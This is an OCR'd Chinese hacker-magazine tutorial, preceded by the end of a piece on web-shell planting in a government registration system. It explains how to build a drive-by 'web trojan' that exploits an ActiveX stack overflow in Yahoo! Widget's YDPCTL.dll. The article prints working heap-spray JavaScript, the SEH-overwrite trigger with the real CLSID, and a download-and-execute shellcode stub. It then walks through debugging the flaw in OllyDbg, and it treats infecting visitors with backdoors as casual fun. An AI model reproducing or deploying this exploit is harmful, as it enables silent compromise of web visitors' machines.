


图14




图15

总结

这次的飞雨漏洞比较简单，但还是让我绕了不少弯路，或许本文有点长，但完全是我自己的真实体会，没有半点骗稿费的意思。不知大家有没有发现，对于这套系统来说，如果数据库地址改变了的话，我们就拿不到WebShell了。随后我有看了一下数据库连接文件，没有容错语句，但是一暴数据库，就提示注册表错误，反正就是看不见数据库路径。对于这套系统存在的插马漏洞，建议管理员将注册停止，以免造成危害，毕竟是专门提供给政府使用的系统嘛！



适合读者：入侵爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理

榨干Yahoo!的最后一滴血
——Yahoo Widget ActiveX溢出漏洞利用

文/图 seer[L.S.T]&[N.N.U]

各位溢出爱好者们，看文章标题，我们又有的玩了。从Yahoo! Messager那几个ActiveX溢出被发现开始，Yahoo!就一直是漏洞大户。而现在，终于轮到了Yahoo! Widget了。

漏洞简介

为了给初学者们一个直观的认识，下面我将以FAQ的形式简单介绍一下这个漏洞，以及ActiveX溢出的一些概念。

Q：什么是Yahoo! Widget？

A：Yahoo! Widget是由雅虎推出的免费并开放源代码的桌面应用程序平台。Widget引擎提供了一个Ajax应用程序平台，在Windows和Mac OS X的操作系统环境下都可以使用。安装引擎后就能在此平台上运行各式各样的Widget工具了，如查看股市、播放电影等。

Q：漏洞出在什么地方？有何危害？

A：这个软件在安装的时候会在电脑中注册一系列的ActiveX控件，以便实现程序的一些功能。由于程序员的疏忽，导致ActiveX控件执行某些方法时，未对传入的参数进行长度检查，可能造成典型的栈溢出。而IE对ActiveX的支持，便决定了这类漏洞最大的用途：挂马！我们只要在网页代码中调用这些控件，并恶意传入精心构造的数据，就会在浏览者的电脑上触发溢出（前提条件是他们的电脑上注册了这个控件），并以当前浏览器的权限执行任意代码。其实也没什么，最多也就是种个鸽子，格个盘啥的……

从今年1月QQ的ActiveX漏洞公开以后，此类漏洞伴随着网马生成器便如雨后春笋般出现，这真是令人兴奋，啊不，恐惧。顺便说一句，也许这个漏洞的波及范围比不上QQ，满足不了你的胃口，但我还是希望你能研究下去，因为它将在你学习溢出之路上给你一次宝贵的实战机会。“机会只青睐于有准备的人”，在下一次“风暴”到来之前，你的技术是否已准备好了呢？

具体到今天要讲的，就是Yahoo! Widget（小于4.0 5版本）安装时注册的YDPCTL.dll控件的GetComponentVersion方法发生的栈溢出。

Q：如何知道我的电脑上是否注册了这个控件？

A：所有已注册的类（当然包括控件）都会在注册表的HKEY_CLASSES_ROOT下留下记录，你可以打开注册表编辑器，按下Ctrl+F，搜索控件名的关键字，比如yahoo，就会在CLSID子项中找到它，如图1所示，从中你还可以看到控件的ClassID为7EC7B6C5-25BD-4586-A641-D2ACBB6629DD，和漏洞公告中写的完全一样。也就是说，控件名和ClassID只要知道了一个，就可以找到另外一个。即使你没有安装Yahoo! Widget，也可以测试这个漏洞，只要把随文附件中的YDPCTL.dll放到电脑中的任何地方，然后在“运行”中输入“regsvr32[控件路径]”即可完成注册。




图1

Q：如何在网页中使用ActiveX控件，并调用有漏洞的方法？

A：调用方法有两种，一种是直接用<object>标签：

```
<OBJECT ID="test" CLASSID="CLSID:{控件的classID}"></OBJECT>
```

另一种是用VBScript/JavaScript的Createobject方法:

```
var test = new ActiveXObject("控件名");
```

这里我们使用第一种方法,代码如下。

```
<!—通过ClassID调用一个YDPCTL.dll控件,在页面中的ID标识为targer-->
<object classid="CLSID:7EC7B6C5-25BD-4586-A641-D2ACBB6629DD" id="target"></OBJECT>
<!—调用控件的GetComponentVersion方法-->
<script>target.GetComponentVersion(buffer);</script>
```

Q: 如何知道一个控件都支持哪些方法?

A: 用VS.net的"对象浏览器"轻松搞定,如图2所示,有兴趣的还可以fuzz。




图2

漏洞分析1:网马编写实战

既然我们已经能够在网页中使客户端浏览器调用YDPCTL.dll控件了,那离做一个网马已经不远了,只要给漏洞的GetComponentVersion方法传入一个超长的参数,就可以触发这个溢出。和普通的溢出一样,你可以使用常规的覆盖返回地址,或者覆盖SEH的方法来执行ShellCode。但有一个问题,不同系统的溢出点通常是不一样的,而网马最重要的就是通用性,所以常规的覆盖方法在网马中是很受局限的。

在网马中,我们通常采用一种很流行的方法——淹没SEH+Heap Spray。简而言之,就是把大片四字节相同的地址(如05050505)覆盖进缓冲区,多覆盖些也无所谓,比如覆盖SEH需要1000~1050字节(不同系统),你可以写进去1200字节,或者1653字节,或者1987字节,只要保证"淹没"SHE即可。这样,即使不同系统溢出点不同,SEH也必然会被覆盖为同样的05050505,溢出发生后,程序的某些关键指针(如eip)被覆盖,就会进入异常处理,执行SEH中的地址,也就是05050505这个地址中的内容了。

而05050505这个地址里有什么呢?这是一个堆区的地址,我们在程序中动态分配的变量,都是放在堆中的。虽然05050505只是一个比较粗略的地址,但我们只要把大片的nop+ShellCode(长度大概100:1,共100000h字节)放在堆区,跳进去后就有很大的概率跳进nop,并执行到ShellCode了!

那么怎么把nop+ShellCode放进堆区呢?这是又一个关键问题。由于是在网马中,我们就有一个得力的帮凶——我是说帮手——JavaScript可以使用,因为JavaScript是在客户端,也就是浏览网页者的机器上执行的,我们就可以用JavaScript在浏览者的机器上预先开出大片的内存,把nop+ShellCode放进去!然后就可以跳进去执行了!整个过程如图3所示,这个方法很经典,一定要在脑子里做成Flash记住!

```
堆栈中:
|----------...0505|05050505|050505....---------|
                  SEH在这里
                      |
       堆中:          |  跳到堆中,继续执行,就到了
                      V  shellcode
          ....NNNNNNNNNNSNNNNNNNNNS...
                      |
            这个位置就是05050505

                              N=nop
                              S=shellcode
```

图3

事实上,只要满足以下两个条件,我们就可以使用这种方法 一是覆盖数据可以覆盖到SHE 二是可以使用JavaScript等方法在目标电脑上分配内存。

这种方法不仅ActiveX溢出通用,ANI网马也用过(ANI溢出也可以覆盖到SEH),成功率比起覆盖返回地址的那种网马还要高一些。它还有一个隐藏的好处,可以无视Windows XP SP2以上版本的"堆栈不可执行保护",因为ShellCode根本就没放在堆栈里。

下面我们来看看网马的代码。好吧,我承认这些代码在有些人看来已经恶俗了。用JavaScript在堆区分配内存的代码是现成的,以后使用的时候可以照搬。


```
<script language=""" javascript">
var shellcode = unescape("%u9090"+"%u9090"+"%u6460%u30a1%u0000……%u3131%u0000");
//这里是一个自动下载http://127.0.0.1/calc.exe并执行的ShellCode,编码成Unicode形式,如果你够聪明,应该懂得去从其他的网马生成器中得到它
var payLoadSize = shellcode.length * 2;
var heapBlockSize = 0x100000;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
//计算Nop的长度
var spraySlide = unescape("%u9090%u9090");
//Nop部分填充的内容,那就是0x90啦
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
var heapSprayToAddress = 0x05050505;
//覆盖到0x05050505
heapBlocks = (heapSprayToAddress - 0x100000)/heapBlockSize;
//"nop+shellcode"结构的个数memory = new Ar-
```

```
ray();
    //最后动态声明一个数组，这个数组中的数据将被存储在堆区
    for (i=0;i<heapBlocks;i++)
    {
    memory[i] = spraySlide + shellcode;
    }
    //按照计算好的nop+shellcode结构个数，循环，在堆区，也就是memory数组，写入nop+shellcode
    function getSpraySlide(spraySlide, spraySlideSize)
    {
    while (spraySlide.length*2<spraySlideSize)
    {
    spraySlide += spraySlide;
    }
    spraySlide = spraySlide.substring(0,spraySlideSize/2);
    return spraySlide;
    }
    </script>
```

然后，声明一个YDPCTL.dll控件，调用GetComponentVersion方法，用05050505淹了它。

```
    <object classid="CLSID:7EC7B6C5-25BD-4586-A641-D2ACBB6629DD" id="target"></OBJECT>
    <script>
    var buffer = unescape("%u0505%u0505");
    while (buffer.length< 1000) buffer+=unescape("%u0505");
    //覆盖1000字节的0x05
    target.GetComponentVersion(buffer);
    </script>
```

这就是网马的全部源代码，不难理解吧？执行后的效果如图4所示，你的计算器会莫名其妙地弹出来。


图4

漏洞分析II：刨根问底，定位有问题的代码

在成功利用后，你是否对这个漏洞的成因感兴趣？你又是否想体验一下研究漏洞的快感？OK，抄起你的OllyDBG和IDA，我们来分析一下这个漏洞。

1）断点

无论是破解还是溢出分析，断点永远是必不可少的，没有断点，程序会像坐滑梯一样，"刷"一下就执行完了，计算器就弹出来了，你什么也看不到。所以，我们要想办法在溢出发生的时候把程序断下来。这里我用了前辈们常用的方法 人为制造一次内存访问异常使程序断下。

方法很简单，把网马代码中的"while (buffer.length< 1000) buffer+=unescape("%u0505");"这行中的"%u0505"改成"%uAAAA"，也就是让程序去执行AAAAAAAA这个地址的东西，由于这个地址是不可执行的，程序就会因为内存非法访问而断下来，我们就可以详细观察溢出发生时堆栈中的情况了！

用OllyDBG载入IE的主程序，按下F9让程序跑起来 然后，用IE打开刚改过的网马页面。不出意外的话，如图5所示的窗口就会弹出来，程序在试图执行AAAAAAAA的时候出错。好，程序断下来了，我们观察一下如图6所示的堆栈，找到了我们的覆盖数据。




图5

0013D880	00690073	
0013D884	005C0064	覆盖数据从这个05开始的
0013D888	0505007B	
0013D88C	AAAA0505	var buffer = unescape("%u0505%u0505");
0013D890	AAAAAAAA	
0013D894	AAAAAAAA	
0013D898	AAAAAAAA	while (buffer.length< 1000) buffer+=unescape("%uAAAA");
0013D89C	AAAAAAAA	

图6

2）还是断点

言归正传，要想找到有问题的代码，怎么找？别忘了，正是这些有问题代码的执行，才导致了这些未经长度检查的数据被复制进堆栈。所以只要知道这些数据被复制进堆栈的时候，程序在执行什么就可以了！这里就要用到硬件写入断点。只要在覆盖数据刚被写进去的时候让程序"悬崖勒马"，断下来，我们就可以观察到有问题的代码了，Follow me！

断点下在什么地方？图6中第一个05被写进去的时候就可以。首先记住第一个05在堆栈中的地址0013D88A，然后在左下角的数据窗口中按下Ctrl+G，输入"0013D88A"，这个地址就在数据窗口中被跟随了，如图7所示。

0013D88A	05	05	05	05	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	¥¥¥¥
0013D89A	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8BA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8CA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8DA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8EA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	
0013D8FA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	

图7

好了，重新载入IE，F9运行，然后在数据窗口

中按Ctrl+G，跟随到刚才我们记住的地址0013D88A，最后，载入网马页面，把它停在提示ActiveX是否执行的那一步。什么？你说现在就想下写入断点？No！No！No！现在的浏览器窗口并没有获得焦点，要知道浏览器窗口获得焦点的过程就要对这个地址写入数十次，触发数十次断点，而当你切回OllyDBG，Pass掉这些断点的时候，你的浏览器又失去焦点了……也就是说，你累死也看不到IE窗口的！为了避免这类惨绝人寰的事情发生，请在ActiveX被载入前的最后一刻再下这个断点。说具体点，在进行到图8所示的窗口之前不要贸然下手。




图8

好了，图8的窗口出来了？下面在数据窗口的第一个数据上，也就是即将被写进05的位置上点右键，选择"断点->硬件写入->word"，如图9所示，这样一个硬件写入断点就下好了，之后就可以让ActiveX运行了。

